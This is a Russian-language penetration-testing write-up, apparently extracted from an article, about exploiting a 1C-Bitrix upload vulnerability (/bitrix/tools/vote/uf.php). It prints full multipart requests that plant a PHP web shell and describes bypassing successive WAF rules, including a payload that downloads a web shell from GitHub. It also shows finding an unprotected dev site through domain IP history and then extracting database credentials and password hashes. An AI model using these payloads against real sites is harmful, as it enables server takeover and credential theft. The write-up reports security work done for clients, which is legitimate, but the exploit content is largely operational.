
В первый раз все было максимально прямолинейно. Через «1С:Битрикс» можно было закинуть шелл, исполнить код, получить доступ без дополнительных изменений нагрузки. В общем, делай что душа пожелает.



```
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NAME]"

$file = fopen("/home/ololo/kek/bitrix/qwewrqswrweqwsdzxv.php","wb");
$content = '<?php system($_GET["cmd"]); ?>';
fwrite($file,$content);
fclose($file);
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NAME]";filename="image.jpg"
Content-Type: image/jpeg

123
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

5ololololololololololo7
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
----------------------------xxxxxxxxxxx--
```



```
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NEXT_EXEC]"

14.10.2022 18:28:30
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NEXT_EXEC]";filename="image.jpg"
Content-Type: image/jpeg

123
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

5lolololololololololo7
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
----------------------------xxxxxxxxxxx--
```




```
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][ACTIVE]"

Y
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NEXT_EXEC]";filename="image.jpg"
Content-Type: image/jpeg

123
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

5ololololololololol7
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
----------------------------xxxxxxxxxxx--
```

На второй раз мы встретили правило для WAF, которое блокировало конструкции такого типа:

```
<?php system($_GET["cmd"]); ?>
```

Логичное решение, но от проблемы оно не избавляет. Жаль, у нас сразу не спросили, как закрыть эту дыру.

Теперь СЗИ блокирует с формулировкой «Remote code execution» и красивой надписью.



Ваш запрос к сайту [redacted]o.com заблокирован

Для разблокировки предоставьте информацию с этой страницы в службу поддержки сайта


BR
Request ID: 2[redacted]3
Client IP: [redacted]4
Time stamp: 2[redacted]37Z

Мы без проблем обошли это правило. Например, сработает вот такой код:

```
$file = fopen("/homepath/bitrix/ololol.php","wb");
$content = 'whoami';
fwrite($file,$content);
fclose($file);
```

Или такой:

```
file_put_contents("/homepath/bitrix/ololololo.php",
fopen("https://raw.githubusercontent.com/artyuum/
simple-php-web-shell/master/index.php", "r"));
```



Коллеги, приветствую! Есть вопрос по одной из показанной Вами уязвимости. В отчете она первая. Можете предоставить текст запроса, который средства защиты пропустили? 11:32


Добрый день!

POST /bitrix/tools/vote/uf.php?


После следующего обновления оказались запрещены все команды и функции PHP в теле запроса. Также изменили `content-type` и кое-что еще. Но на этом приключения вовсе не закончились!

Позднее у другого заказчика мы снова нашли Bitrix с той же уязвимостью, но на этот раз под защитой СЗИ. Бороться с которой непросто, но попробовать стоило.


Тем более что обходной путь оказался очень простым. При помощи поисковика по истории доменного имени мы нашли dev-сайт.


ViewDNS.info
Tools
API
Research
Data
ViewDNS.info > Tools > IP History
Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.
Domain (e.g. domain.com):
GO
IP history results for
IP Address
Location
IP Address Owner
Last seen on this IP


Тут при нажатии «Авторизация Битрикс24» может дисклоузнуться основной домен, для которого этот «Битрикс» покупался.


Qualys WAS
Autowasp
[redacted]bitrix/admin/index.php#authorize
Битрикс24
вернуться на сайт
Помогаем бизнесу работать
Битрикс24 – CRM №1 в
Авторизация Битрикс24
Чтобы войти на [redacted], пожалуйста, авторизуйтесь с вашим логином и паролем или через соцсети
Введите номер телефона или e-mail
или
Войдите через
Авторизация
Пожалуйста, авторизуйтесь
Логин
Пароль
Запомнить меня на этом компьютере
Забыли свой пароль?
или войдите через
Битрикс24

Дальше всё по той же схеме: проверили путь для заливки, получили ID сессии Bitrix, загрузили шелл.




```
'/bitrix/js/main/polyfill/matches/js/matches.js',
'/bitrix/js/ui/polyfill/closest/js/closest.js',
'/bitrix/js/main/polyfill/fill/main.polyfill.fill.js',
'/bitrix/js/main/polyfill/find/js/find.js',
'/bitrix/js/main/polyfill/matches/js/matches.js',
'/bitrix/js/main/polyfill/core/dist/polyfill.bundle.js',
'/bitrix/js/main/polyfill/core/dist/polyfill.bundle.js',
'/bitrix/js/main/lazyload/dist/lazyload.bundle.js',
'/bitrix/js/main/polyfill/core/dist/polyfill.bundle.js',
'/bitrix/js/main/parambag/dist/parambag.bundle.js']);
BX.setCSSList(['/bitrix/js/main/lazyload/dist/lazyload.bundle.css',
'/bitrix/js/main/parambag/dist/parambag.bundle.css']);
</script>
<script type="text/javascript">
  (window.BX||top.BX).message({
    'LANGUAGE_ID':'ru','FORMAT_DATE':'DD.MM.YYYY','FORMAT_DATETIME':
    'DD.MM.YYYY HH:MI:SS','COOKIE_PREFIX':'BITRIX_SM',
    'SERVER_TZ_OFFSET':'10800','USER_ID':'','SERVER_TIME':'1[redacted]9',
    'USER_TZ_OFFSET':'0','USER_TZ_AUTO':'Y','bitrix_sessid':
    '[redacted]'
```



```
"status":"done",
"package":{
  "pIndex101":{
    "CID":"f[redacted]",
    "pIndex":"pIndex101",
    "filesCount":1,
    "files":{
      "bitrix50":"error",
      "bitrix60":"error",
      "bitrix360":"error",
      "bitrix350":"error"
    },
    "executeStatus":"executed",
    "uploadStatus":"uploaded",
    "executed":true
  }
```

Вытаскиваем конфиг базы данных.




```
$DBType = "mysql";
$DBHost = "localhost";
$DBLogin = "[redacted]";
$DBPassword = "[redacted]";
$DBName = "[redacted]";
```

И получаем логин и пароль в виде MD5 и бонусом — email.

```
+---------------+---------------------------------------+
+---------------------------+
| login         | password                              | email
|
+---------------+---------------------------------------+
+---------------------------+
| [redacted]
```

